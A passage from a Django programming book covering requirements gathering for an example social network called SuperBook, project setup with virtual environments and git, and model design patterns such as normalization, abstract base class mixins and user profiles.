Django or Python best practices suggested by this book would be formatted in the following manner:

Best Practice:
Use BASE_DIR in settings.py and avoid hard-coding directory names.

Summary

In this chapter, we looked at why people choose Django over other web frameworks, its interesting history, and how it works. We also examined design patterns, popular pattern collections, and best practices.

In the next chapter, we will take a look at the first few steps in the beginning of a Django project such as gathering requirements, creating mockups, and setting up the project.

2
Application Design

In this chapter, we will cover the following topics:

- Gathering requirements
- Creating a concept document
- HTML mockups
- How to divide a project into Apps
- Whether to write a new app or reuse an existing one
- Best practices before starting a project
- Why Python 3?
- Starting the SuperBook project

Many novice developers approach a new project by beginning to write code right away. More often than not it leads to incorrect assumptions, unused features and lost time. Spending some time with your client in understanding core requirements even in a project short on time can yield incredible results. Managing requirements is a key skill worth learning.

How to gather requirements

> *Innovation is not about saying yes to everything. It's about saying NO to all but the most crucial features.*
>
> *– Steve Jobs*

I saved several doomed projects by spending a few days with the client to carefully listen to their needs and set the right expectations. Armed with nothing but a pencil and paper (or their digital equivalents), the process is incredibly simple but effective. Here are some of the key points to remember while gathering requirements:


1. Talk directly to the application owners even if they are not technical savvy.

2. Make sure you listen to their needs fully and note them.
3. Don't use technical jargon such as "models". Keep it simple and use end-user friendly terms such as a "user profile".
4. Set the right expectations. If something is not technically feasible or difficult, make sure you tell them right away.
5. Sketch as much as possible. Humans are visual in nature. Websites more so. Use rough lines and stick figures. No need to be perfect.
6. Break down process flows such as user signup. Any multistep functionality needs to be drawn as boxes connected by arrows.
7. Finally, work through the features list in the form of user stories or in any easy way to understand the form.
8. Play an active role in prioritizing the features into high, medium, or low buckets.
9. Be very, very conservative in accepting new features.
10. Post-meeting, share your notes with everyone to avoid misinterpretations.

The first meeting will be long (perhaps a day-long workshop or couple of hour-long meetings). Later, when these meetings become frequent, you can trim them down to 30 minutes or one hour.

The output of all this would be a one page write-up and a couple of poorly drawn sketches.

In this book, we have taken upon ourselves the noble project of building a social network called SuperBook for superheroes. A simple sketch based off our discussions with a bunch of randomly selected superheroes is shown as follows:



A sketch of the SuperBook website in responsive design. Desktop (left) and smartphone (right) layouts are shown.

Are you a story teller?

So what is this one page write-up? It is a simple document that explains how it feels to use the site. In almost all the projects I have worked with, when someone new joins the team, they don't normally go through every bit of paperwork. He or she would be thrilled if they find a single-page document that quickly tells them what the site is meant to be.

You can call this document whatever you like—concept document, market requirements document, customer experience documentation, or even an Epic Fragile StoryLog™ (patent pending). It really doesn't matter.

The document should focus on the user experience rather than technical or implementation details. Make it short and interesting to read. In fact, Joel Spolsky's rule number one on documenting requirements is "Be Funny".

If possible, write about a typical user (*persona* in marketing speak), the problem they are facing, and how the web application solves it. Imagine how they would explain the experience to a friend. Try to capture this.

Here is a concept document for the SuperBook project:

The SuperBook concept

The following interview was conducted after our website SuperBook was launched in the future. A 30 minute user test was conducted just prior to the interview.

Please introduce yourself.

My name is Aksel. I am a gray squirrel living in downtown New York. However, everyone calls me Acorn. My dad, T. Berry, a famous hip-hop star, used to call me that. I guess I was never good enough at singing to take up the family business.

Actually, in my early days, I was a bit of a kleptomaniac. I am allergic to nuts, you know. Other bros have it easy. They can just live off any park. I had to improvise—cafes, movie halls, amusement parks, and so on. I read labels very carefully too.

Ok, Acorn. Why do you think you were chosen for the user testing?

Probably, because I was featured in a NY Star special on lesser-known superheroes. I guess people find it amusing that a squirrel can use a MacBook (*Interviewer: this interview was conducted over chat*). Plus, I have the attention span of a squirrel.

Based on what you saw, what is your opinion about SuperBook?

I think it is a fantastic idea. I mean, people see superheroes all the time. However, nobody cares about them. Most are lonely and antisocial. SuperBook could change that.

What do you think is different about Superbook?

It is built from the ground up for people like us. I mean, there is no "Work and Education" nonsense when you want to use your secret identity. Though I don't have one, I can understand why one would.

Could you tell us briefly some of the features you noticed?

Sure, I think this is a pretty decent social network, where you can:

- Sign up with any user name (no more, "enter your real name", silliness)
- Fans can follow people without having to add them as "friends"
- Make posts, comment on them, and re-share them
- Send a private post to another user

Everything is easy. It doesn't take a superhuman effort to figure it out.

Thanks for your time, Acorn.

HTML mockups

In the early days of building web applications, tools such as Photoshop and Flash were used extensively to get pixel-perfect mockups. They are hardly recommended or used anymore.

Giving a native and consistent experience across smartphones, tablets, laptops, and other platforms is now considered more important than getting that pixel-perfect look. In fact, most web designers directly create layouts on HTML.

Creating an HTML mockup is a lot faster and easier than before. If your web designer is unavailable, developers can use a CSS framework such as Bootstrap or ZURB Foundation framework to create pretty decent mockups.

The goal of creating a mockup is to create a realistic preview of the website. It should not merely focus on details and polish to look closer to the final product compared to a sketch, but add interactivity as well. Make your static HTML come to life with working links and some simple JavaScript-driven interactivity.

A good mockup can give 80 percent of customer experience with less than 20 percent of the overall development effort.

Designing the application

When you have a fairly good idea of what you need to build, you can start to think about the implementation in Django. Once again, it is tempting to start coding away. However, when you spend a few minutes thinking about the design, you can find plenty of different ways to solve a design problem.

You can also start designing tests first, as advocated in **Test-driven Design** (**TDD**) methodology. We will see more of the TDD approach in the testing chapter.

Whichever approach you take, it is best to stop and think—"Which are the different ways in which I can implement this? What are the trade-offs? Which factors are more important in our context? Finally, which approach is the best?"

Experienced Django developers look at the overall project in different ways. Sticking to the DRY principle (or sometimes because they get lazy), they think —"Have I seen this functionality before? For instance, can this social login feature be implemented using a third-party package such as `django-all-auth`?"

If they have to write the app themselves, they start thinking of various design patterns in the hope of an elegant design. However, they first need to break down a project at the top level into apps.

Dividing a project into Apps

Django applications are called *projects*. A project is made up of several applications or *apps*. An app is a Python package that provides a set of features.

Ideally, each app must be reusable. You can create as many apps as you need. Never be afraid to add more apps or refactor the existing ones into multiple apps. A typical Django project contains 15-20 apps.

An important decision to make at this stage is whether to use a third-party Django app or build one from scratch. Third-party apps are ready-to-use apps, which are not built by you. Most packages are quick to install and set up. You can start using them in a few minutes.

On the other hand, writing your own app often means designing and implementing the models, views, test cases, and so on yourself. Django will make no distinction between apps of either kind.

Reuse or roll-your-own?

One of Django's biggest strengths is the huge ecosystem of third-party apps. At the time of writing, `djangopackages.com` lists more than 2,600 packages. You might find that your company or personal library has even more. Once your project is broken into apps and you know which kind of apps you need, you will need to take a call for each app—whether to write or reuse an existing one.

It might sound easier to install and use a readily available app. However, it not as simple as it sounds. Let's take a look at some third-party authentication apps for our project, and list the reasons why we didn't use them for SuperBook at the time of writing:

- **Over-engineered for our needs**: We felt that `python-social-auth` with support for any social login was unnecessary
- **Too specific**: Using `django-facebook` would mean tying our authentication to that provided by a specific website
- **Python dependencies**: One of the requirements of `django-allauth` is `python-openid`, which is not actively maintained or unapproved
- **Non-Python dependencies**: Some packages might have non-Python dependencies, such as Redis or Node.js, which have deployment overheads
- **Not reusable**: Many of our own apps were not used because they were not very easy to reuse or were not written to be reusable

None of these packages are bad. They just don't meet our needs for now. They might be useful for a different project. In our case, the built-in Django `auth` app was good enough.

On the other hand, you might prefer to use a third-party app for some of the following reasons:

- **Too hard to get right**: Do your model's instances need to form a tree? Use `django-mptt` for a database-efficient implementation
- **Best or recommended app for the job**: This changes over time but packages such as `django-redis` are the most recommended for their use case
- **Missing batteries**: Many feel that packages such as `django-model-utils` and `django-extensions` should have been part of the framework
- **Minimal dependencies**: This is always good in my book

So, should you reuse apps and save time or write a new custom app? I would recommend that you try a third-party app in a sandbox. If you are an intermediate Django developer, then the next section will tell you how to try packages in a sandbox.

My app sandbox

From time to time, you will come across several blog posts listing the "must-have Django packages". However, the best way to decide whether a package is appropriate for your project is Prototyping.

Even if you have created a Python virtual environment for development, trying all these packages and later discarding them can litter your environment. So, I usually end up creating a separate virtual environment named "sandbox" purely for trying such apps. Then, I build a small project to understand how easy it is to use.

Later, if I am happy with my test drive of the app, I create a branch in my project using a version control tool such as Git to integrate the app. Then, I continue with coding and running tests in the branch until the necessary features are added. Finally, this branch will be reviewed and merged back to the mainline (sometimes called `master`) branch.

Which packages made it?

To illustrate the process, our SuperBook project can be roughly broken down into the following apps (not the complete list):

- **Authentication** (built-in `django.auth`): This app handles user signups, login, and logout
- **Accounts** (custom): This app provides additional user profile information
- **Posts** (custom): This app provides posts and comments functionality
- **Pows** (custom): This app tracks how many "pows" (upvotes or likes) any item gets
- **Bootstrap forms** (crispy-forms): This app handles the form layout and styling

Here, an app has been marked to be built from scratch (tagged "custom") or the third-party Django app that we would be using. As the project progresses, these choices might change. However, this is good enough for a start.

Before starting the project

While preparing a development environment, make sure that you have the following in place:

- **A fresh Python virtual environment**: Python 3 includes the `venv` module or you can install `virtualenv`. Both of them prevent polluting your global Python library.

- **Version control**: Always use a version control tool such as Git or Mercurial. They are life savers. You can also make changes much more confidently and fearlessly.
- **Choose a project template**: Django's default project template is not the only option. Based on your needs try others such as `twoscoops` (`https://github.com/twoscoops/django-twoscoops-project`) or `edge` (`https://github.com/arocks/edge`).
- **Deployment pipeline**: I usually worry about this a bit later, but having an easy deployment process helps to show early progress. I prefer Fabric or Ansible.

SuperBook – your mission, should you choose to accept it

This book believes in a practical and pragmatic approach of demonstrating Django design patterns and the best practices through examples. For consistency, all our examples will be about building a social network project called SuperBook.

SuperBook focusses exclusively on the niche and often neglected market segment of people with exceptional super powers. You are one of the developers in a team comprised of other developers, web designers, a marketing manager, and a project manager.

The project will be built in the latest version of Python (Version 3.4) and Django (Version 1.7) at the time of writing. Since the choice of Python 3 can be a contentious topic, it deserves a fuller explanation.

Why Python 3?

While the development of Python 3 started in 2006, its first release, Python 3.0, was released on December 3, 2008. The main reasons for a backward incompatible version were—switching to Unicode for all strings, increased use of iterators, cleanup of deprecated features such as old-style classes, and some new syntactic additions such as the `nonlocal` statement.

The reaction to Python 3 in the Django community was rather mixed. Even though the language changes between Version 2 and 3 were small (and over time, reduced), porting the entire Django codebase was a significant migration effort.

On February 13, Django 1.5 became the first version to support Python 3. Developers have clarified that, in future, Django will be written for Python 3 with an aim to be backward compatible to Python 2.

For this book, Python 3 was ideal for the following reasons:

- **Better syntax**: This fixes a lot of ugly syntaxes, such as `izip`, `xrange`, and `__unicode__`, with the cleaner and more straightforward `zip`, `range`, and `__str__`.
- **Sufficient third-party support**: Of the top 200 third-party libraries, more than 80 percent have Python 3 support.
- **No legacy code**: We are creating a new project, rather than dealing with legacy code that needs to support an older version.
- **Default in modern platforms**: This is already the default Python interpreter in Arch Linux. Ubuntu and Fedora plan to complete the switch in a future release.
- **It is easy**: From a Django development point of view, there are very few changes, and they can all be learnt in a few minutes.

The last point is important. Even if you are using Python 2, this book will serve you fine. Read Appendix A to understand the changes. You will need to make only minimal adjustments to backport the example code.

Starting the project

This section has the installation instructions for the SuperBook project, which contains all the example code used in this book. Do check the project's README file for the latest installation notes. It is recommended that you create a fresh directory, `superbook`, first that will contain the virtual environment and the project source code.

Ideally, every Django project should be in its own separate virtual environment. This makes it easy to install, update, and delete packages without affecting other applications. In Python 3.4, using the built-in `venv` module is recommended since it also installs `pip` by default:

```
$ python3 -m venv sbenv
$ source sbenv/bin/activate
$ export PATH="`pwd`/sbenv/local/bin:$PATH"
```

These commands should work in most Unix-based operating systems. For installation instructions on other operating systems or detailed steps please refer to the README file at the Github repository: `https://github.com/DjangoPatternsBook/superbook`. In the first line, we are invoking the Python 3.4 executable as `python3`; do confirm if this is correct for your operating system and distribution.

The last export command might not be required in some cases. If running `pip freeze` lists your system packages rather than being empty, then you will need to enter this line.

Before starting your Django project, create a fresh virtual environment.

Next, clone the example project from GitHub and install the dependencies:

```
$ git clone https://github.com/DjangoPatternsBook/superbook.git
$ cd superbook
$ pip install -r requirements.txt
```

If you would like to take a look at the finished SuperBook website, just run `migrate` and start the test server:

```
$ cd final
$ python manage.py migrate
$ python manage.py createsuperuser
$ python manage.py runserver
```

In Django 1.7, the `migrate` command has superseded the `syncdb` command. We also need to explicitly invoke the `createsuperuser` command to create a super user so that we can access the admin.

You can navigate to `http://127.0.0.1:8000` or the URL indicated in your terminal and feel free to play around with the site.

Summary

Beginners often underestimate the importance of a good requirements-gathering process. At the same time, it is important not to get bogged down with the details, because programming is inherently an exploratory process. The most successful projects spend the right amount of time preparing and planning before development so that it yields the maximum benefits.

We discussed many aspects of designing an application, such as creating interactive mockups or dividing it into reusable components called apps. We also discussed the steps to set up SuperBook, our example project.

In the next chapter, we will take a look at each component of Django in detail and learn the design patterns and best practices around them.

3
Models

In this chapter, we will discuss the following topics:

- The importance of models
- Class diagrams
- Model structural patterns
- Model behavioral patterns
- Migrations

M is bigger than V and C

In Django, models are classes that provide an object-oriented way of dealing with databases. Typically, each class refers to a database table and each attribute refers to a database column. You can make queries to these tables using an automatically generated API.

Models can be the base for many other components. Once you have a model, you can rapidly derive model admins, model forms, and all kinds of generic views. In each case, you would need to write a line of code or two, just so that it does not seem too magical.

Also, models are used in more places than you would expect. This is because Django can be run in several ways. Some of the entry points of Django are as follows:

- The familiar web request-response flow
- Django interactive shell
- Management commands
- Test scripts
- Asynchronous task queues such as Celery

In almost all these cases, the model modules would get imported (as a part of `django.setup()`). Hence, it is best to keep your models free from any unnecessary dependencies or to import any other Django components such as views.

In short, designing your models properly is quite important. Now let's get started with the SuperBook model design.

The Brown Bag Lunch

Author's Note: The progress of the SuperBook project will appear in a box like this. You may skip the box but you will miss the insights, experiences, and drama of working in a web application project.

Steve's first week with his client, the **SuperHero Intelligence and Monitoring** or **S.H.I.M**. for short, was a mixed bag. The office was incredibly futuristic but getting anything done needed a hundred approvals and sign-offs.

Being the lead Django developer, Steve had finished setting up a mid-sized development server hosting four virtual machines over two days. The next morning, the machine itself had disappeared. A washing machine-sized robot nearby said that it had been taken to the forensic department due to unapproved software installations.

The CTO, Hart was, however, of great help. He asked the machine to be returned in an hour with all the installations intact. He had also sent pre-approvals for the SuperBook project to avoid any such roadblocks in future.

Later that afternoon, Steve was having a brown-bag lunch with him. Dressed in a beige blazer and light blue jeans, Hart arrived well in time. Despite being taller than most people and having a clean-shaven head, he seemed cool and approachable. He asked if Steve had checked out the previous attempt to build a superhero database in the sixties.


"Oh yes, the Sentinel project, right?" said Steve. "I did. The database seemed to be designed as an Entity-Attribute-Value model, something that I consider an anti-pattern. Perhaps they had very little idea about the attributes of a superhero those days." Hart almost winced at the last statement. In a slightly lowered voice, he said, "You are right, I didn't. Besides, they gave me only two days to design the whole thing. I believe there was literally a nuclear bomb ticking somewhere."

Steve's mouth was wide open and his sandwich had frozen at its entrance. Hart smiled. "Certainly not my best work. Once it crossed about a billion entries, it took us days to run any kind of analysis on that damn database. SuperBook would zip through that in mere seconds, right?"

Steve nodded weakly. He had never imagined that there would be around a billion superheroes in the first place.

The model hunt

Here is a first cut at identifying the models in SuperBook. Typical to an early attempt, we have represented only the essential models and their relationships in the form of a class diagram:



Let's forget models for a moment and talk in terms of the objects we are modeling. Each user has a profile. A user can make several comments or several posts. A **Like** can be related to a single user/post combination.

Drawing a class diagram of your models like this is recommended. Some attributes might be missing at this stage but you can detail them later. Once the entire project is represented in the diagram, it makes separating the apps easier.

Here are some tips to create this representation:

- Boxes represent entities, which become models.
- Nouns in your write-up typically end up as entities.

- Arrows are bi-directional and represent one of the three types of relationships in Django: one-to-one, one-to-many (implemented with Foreign Keys), and many-to-many.
- The field denoting the one-to-many relationship is defined in the model on the **Entity-relationship model** (**ER-model**). In other words, the star is where the Foreign Key gets declared.

The class diagram can be mapped into the following Django code (which will be spread across several apps):

```
class Profile(models.Model):
    user = models.OneToOneField(User)

class Post(models.Model):
    posted_by = models.ForeignKey(User)

class Comment(models.Model):
    commented_by = models.ForeignKey(User)
    for_post = models.ForeignKey(Post)

class Like(models.Model):
    liked_by = models.ForeignKey(User)
    post = models.ForeignKey(Post)
```

Later, we will not reference the `User` directly but use the more general `settings.AUTH_USER_MODEL` instead.

Splitting models.py into multiple files

Like most components of Django, a large `models.py` file can be split up into multiple files within a package. A **package** is implemented as a directory, which can contain multiple files, one of which must be a specially named file called `__init__.py`.

All definitions that can be exposed at package level must be defined in `__init__.py` with global scope. For example, if we split `models.py` into individual classes, in corresponding files inside `models` subdirectory such as `postable.py`, `post.py`, and `comment.py`, then the `__init__.py` package will look like:

```
from postable import Postable
from post import Post
from comment import Comment
```

Now you can import `models.Post` as before.

Any other code in the `__init__.py` package will be run when the package is imported. Hence, it is the ideal place for any package-level initialization code.

Structural patterns

This section contains several design patterns that can help you design and structure your models.

Patterns – normalized models

Problem: By design, model instances have duplicated data that cause data inconsistencies.

Solution: Break down your models into smaller models through normalization. Connect these models with logical relationships between them.

Problem details

Imagine if someone designed our Post table (omitting certain columns) in the following way:

Superhero Name	Message	Posted on
Captain Temper	Has this posted yet?	2012/07/07 07:15
Professor English	It should be 'Is' not 'Has'.	2012/07/07 07:17
Captain Temper	Has this posted yet?	2012/07/07 07:18
Capt. Temper	Has this posted yet?	2012/07/07 07:19

I hope you noticed the inconsistent superhero naming in the last row (and captain's consistent lack of patience).

If we were to look at the first column, we are not sure which spelling is correct—*Captain Temper* or *Capt. Temper*. This is the kind of data redundancy we would like to eliminate through normalization.

Solution details

Before we take a look at the fully normalized solution, let's have a brief primer on database normalization in the context of Django models.

Three steps of normalization

Normalization helps you efficiently store data. Once your models are fully normalized, they will not have redundant data, and each model should contain data that is only logically related to it.

To give a quick example, if we were to normalize the Post table so that we can unambiguously refer to the superhero who posted that message, then we need to isolate the user details in a separate table. Django already creates the user table by default. So, you only need to refer to the ID of the user who posted the message in the first column, as shown in the following table:

User ID	Message	Posted on
12	Has this posted yet?	2012/07/07 07:15
8	It should be 'Is' not 'Has'.	2012/07/07 07:17
12	Has this posted yet?	2012/07/07 07:18
12	Has this posted yet?	2012/07/07 07:19

Now, it is not only clear that there were three messages posted by the same user (with an arbitrary user ID), but we can also find that user's correct name by looking up the user table.

Generally, you will design your models to be in their fully normalized form and then selectively denormalize them for performance reasons. In databases, **Normal Forms** are a set of guidelines that can be applied to a table to ensure that it is normalized. Commonly found normal forms are first, second, and third normal forms, although they could go up to the fifth normal form.

In the next example, we will normalize a table and create the corresponding Django models. Imagine a spreadsheet called '*Sightings*' that lists the first time someone spots a superhero using a power or superhuman ability. Each entry mentions the known origins, super powers, and location of first sighting, including latitude and longitude.

Name	Origin	Power	First Used At (Lat, Lon, Country, Time)
Blitz	Alien	Freeze	+40.75, -73.99; USA; 2014/07/03 23:12
		Flight	+34.05, -118.24; USA; 2013/03/12 11:30
Hexa	Scientist	Telekinesis	+35.68, +139.73; Japan; 2010/02/17 20:15
		Flight	+31.23, +121.45; China; 2010/02/19 20:30
Traveller	Billionaire	Time travel	+43.62, +1.45, France; 2010/11/10 08:20

The preceding geographic data has been extracted from `http://www.golombek.com/locations.html`.

First normal form (1NF)

To confirm to the first normal form, a table must have:

- No attribute (cell) with multiple values

- A primary key defined as a single column or a set of columns (composite key)

Let's try to convert our spreadsheet into a database table. Evidently, our '*Power*' column breaks the first rule.

The updated table here satisfies the first normal form. The primary key (marked with a *) is a combination of '*Name*' and '*Power*', which should be unique for each row.

Name*	**Origin**	**Power***	**Latitude**	**Longitude**	**Country**	**Time**
Blitz	Alien	Freeze	+40.75170	-73.99420	USA	2014/07/03 23:12
Blitz	Alien	Flight	+40.75170	-73.99420	USA	2013/03/12 11:30
Hexa	Scientist	Telekinesis	+35.68330	+139.73330	Japan	2010/02/17 20:15
Hexa	Scientist	Flight	+35.68330	+139.73330	Japan	2010/02/19 20:30
Traveller	Billionaire	Time travel	+43.61670	+1.45000	France	2010/11/10 08:20

Second normal form or 2NF

The second normal form must satisfy all the conditions of the first normal form. In addition, it must satisfy the condition that all non-primary key columns must be dependent on the entire primary key.

In the previous table, notice that '*Origin*' depends only on the superhero, that is, '*Name*'. It doesn't matter which *Power* we are talking about. So, *Origin* is not entirely dependent on the composite primary key—*Name* and *Power*.

Let's extract just the origin information into a separate table called '*Origins*' as shown here:

Name*	**Origin**
Blitz	Alien
Hexa	Scientist
Traveller	Billionaire

Now our *Sightings* table updated to be compliant to the second normal form looks like this:

Name*	Power*	Latitude	Longitude	Country	Time
Blitz	Freeze	+40.75170	-73.99420	USA	2014/07/03 23:12
Blitz	Flight	+40.75170	-73.99420	USA	2013/03/12 11:30
Hexa	Telekinesis	+35.68330	+139.73330	Japan	2010/02/17 20:15
Hexa	Flight	+35.68330	+139.73330	Japan	2010/02/19 20:30
Traveller	Time travel	+43.61670	+1.45000	France	2010/11/10 08:20

Third normal form or 3NF

In third normal form, the tables must satisfy the second normal form and should additionally satisfy the condition that all non-primary key columns must be directly dependent on the entire primary key and must be independent of each other.

Think about the *Country* column for a moment. Given the *Latitude* and *Longitude*, you can easily derive the *Country* column. Even though the country where a superpowers was sighted is dependent on the *Name-Power* composite primary key it is only indirectly dependent on them.

So, let's separate the location details into a separate Countries table as follows:

Location ID	Latitude*	Longitude*	Country
1	+40.75170	-73.99420	USA
2	+35.68330	+139.73330	Japan
3	+43.61670	+1.45000	France

Now our *Sightings* table in its third normal form looks like this:

User ID*	Power*	Location ID	Time
2	Freeze	1	2014/07/03 23:12
2	Flight	1	2013/03/12 11:30
4	Telekinesis	2	2010/02/17 20:15

User ID*	Power*	Location ID	Time
4	Flight	2	2010/02/19 20:30
7	Time travel	3	2010/11/10 08:20

As before, we have replaced the superhero's name with the corresponding *User ID* that can be used to reference the user table.

Django models

We can now take a look at how these normalized tables can be represented as Django models. Composite keys are not directly supported in Django. The solution used here is to apply the surrogate keys and specify the `unique_together` property in the `Meta` class:

```
class Origin(models.Model):
    superhero = models.ForeignKey(settings.AUTH_USER_MODEL)
    origin = models.CharField(max_length=100)


class Location(models.Model):
    latitude = models.FloatField()
    longitude = models.FloatField()
    country = models.CharField(max_length=100)


    class Meta:
        unique_together = ("latitude", "longitude")


class Sighting(models.Model):
    superhero = models.ForeignKey(settings.AUTH_USER_MODEL)
    power = models.CharField(max_length=100)
    location = models.ForeignKey(Location)
    sighted_on = models.DateTimeField()


    class Meta:
        unique_together = ("superhero", "power")
```

Performance and denormalization

Normalization can adversely affect performance. As the number of models increase, the number of joins needed to answer a query also increase. For instance, to find the number of superheroes with the Freeze capability in USA, you will need to join four tables. Prior to normalization, any information can be found by querying a single table.

You should design your models to keep the data normalized. This will maintain data integrity. However, if your site faces scalability issues, then you can selectively derive data from those models to create denormalized data.

Best Practice

Normalize while designing but denormalize while optimizing.

For instance, if counting the sightings in a certain country is very common, then add it as an additional field to the `Location` model. Now, you can include the other queries using Django (**object-relational mapping**) **ORM**, unlike a cached value.

However, you need to update this count each time you add or remove a sighting. You need to add this computation to the `save` method of *Sighting*, add a signal handler, or even compute using an asynchronous job.

If you have a complex query spanning several tables, such as a count of superpowers by country, then you need to create a separate denormalized table. As before, we need to update this denormalized table every time the data in your normalized models changes.

Denormalization is surprisingly common in large websites because it is tradeoff between speed and space. Today, space is cheap but speed is crucial to user experience. So, if your queries are taking too long to respond, then you might want to consider it.

Should we always normalize?

Too much normalization is not necessarily a good thing. Sometimes, it can introduce an unnecessary table that can complicate updates and lookups.

For example, your *User* model might have several fields for their home address. Strictly speaking, you can normalize these fields into an *Address* model. However, in many cases, it would be unnecessary to introduce an additional table to the database.

Rather than aiming for the most normalized design, carefully weigh each opportunity to normalize and consider the tradeoffs before refactoring.

Pattern – model mixins

Problem: Distinct models have the same fields and/or methods duplicated violating the DRY principle.

Solution: Extract common fields and methods into various reusable model mixins.

Problem details

While designing models, you might find certain common attributes or behaviors shared across model classes. For example, a `Post` and `Comment` model needs to keep track of its `created` date and `modified` date. Manually copy-pasting the fields and their associated method is not a very DRY approach.

Since Django models are classes, object-oriented approaches such as composition and inheritance are possible solutions. However, compositions (by having a property that contains an instance of the shared class) will need an additional level of indirection to access fields.

Inheritance can get tricky. We can use a common base class for `Post` and `Comments`. However, there are three kinds of inheritance in Django: **concrete**, **abstract**, and **proxy**.

Concrete inheritance works by deriving from the base class just like you normally would in Python classes. However, in Django, this base class will be mapped into a separate table. Each time you access base fields, an implicit join is needed. This leads to horrible performance.

Proxy inheritance can only add new behavior to the parent class. You cannot add new fields. Hence, it is not very useful for this situation.

Finally, we are left with abstract inheritance.

Solution details

Abstract base classes are elegant solutions used to share data and behavior among models. When you define an abstract class, it does not create any corresponding table in the database. Instead, these fields are created in the derived non-abstract classes.

Accessing abstract base class fields doesn't need a `JOIN` statement. The resulting tables are also self-contained with managed fields. Due to these advantages, most Django projects use abstract base classes to implement common fields or methods.

Limitations of abstract models are as follows:

- They cannot have a Foreign Key or many-to-many field from another model
- They cannot be instantiated or saved
- They cannot be directly used in a query since it doesn't have a manager

Here is how the post and comment classes can be initially designed with an abstract base class:

```
class Postable(models.Model):
    created = models.DateTimeField(auto_now_add=True)
    modified = models.DateTimeField(auto_now=True)
    message = models.TextField(max_length=500)

    class Meta:
        abstract = True


class Post(Postable):
    ...


class Comment(Postable):

    ...
```

To turn a model into an abstract base class, you will need to mention `abstract = True` in its inner `Meta` class. Here, `Postable` is an abstract base class. However, it is not very reusable.

In fact, if there was a class that had just the `created` and `modified` field, then we can reuse that timestamp functionality in nearly any model needing a timestamp. In such cases, we usually define a model mixin.

Model mixins

Model mixins are abstract classes that can be added as a parent class of a model. Python supports multiple inheritances, unlike other languages such as Java. Hence, you can list any number of parent classes for a model.

Mixins ought to be orthogonal and easily composable. Drop in a mixin to the list of base classes and they should work. In this regard, they are more similar in behavior to composition rather than inheritance.

Smaller mixins are better. Whenever a mixin becomes large and violates the Single Responsibility Principle, consider refactoring it into smaller classes. Let a mixin do one thing and do it well.

In our previous example, the model mixin used to update the `created` and `modified` time can be easily factored out, as shown in the following code:

```
class TimeStampedModel(models.Model):
    created = models.DateTimeField(auto_now_add=True)
    modified = models.DateTimeField(auto_now =True)


    class Meta:
        abstract = True


class Postable(TimeStampedModel):
    message = models.TextField(max_length=500)
    ...


    class Meta:
        abstract = True


class Post(Postable):
    ...


class Comment(Postable):
    ...
```

We have two base classes now. However, the functionality is clearly separated. The mixin can be separated into its own module and reused in other contexts.

Pattern – user profiles

Problem: Every website stores a different set of user profile details. However, Django's built-in `User` model is meant for authentication details.

Solution: Create a user profile class with a one-to-one relation with the user model.

Problem details

Out of the box, Django provides a pretty decent `User` model. You can use it when you create a super user or log in to the admin interface. It has a few basic fields, such as full name, username, and e-mail.

However, most real-world projects keep a lot more information about users, such as their address, favorite movies, or their superpower abilities. From Django 1.5 onwards, the default `User` model can be extended or replaced. However, official docs strongly recommend storing only authentication data even in a custom user model (it belongs to the `auth` app, after all).

Certain projects need multiple types of users. For example, SuperBook can be used by superheroes and non-superheroes. There might be common fields and some distinctive fields based on the type of user.

Solution details

The officially recommended solution is to create a user profile model. It should have a one-to-one relation with your user model. All the additional user information is stored in this model:

```
class Profile(models.Model):
    user = models.OneToOneField(settings.AUTH_USER_MODEL,
                                primary_key=True)
```

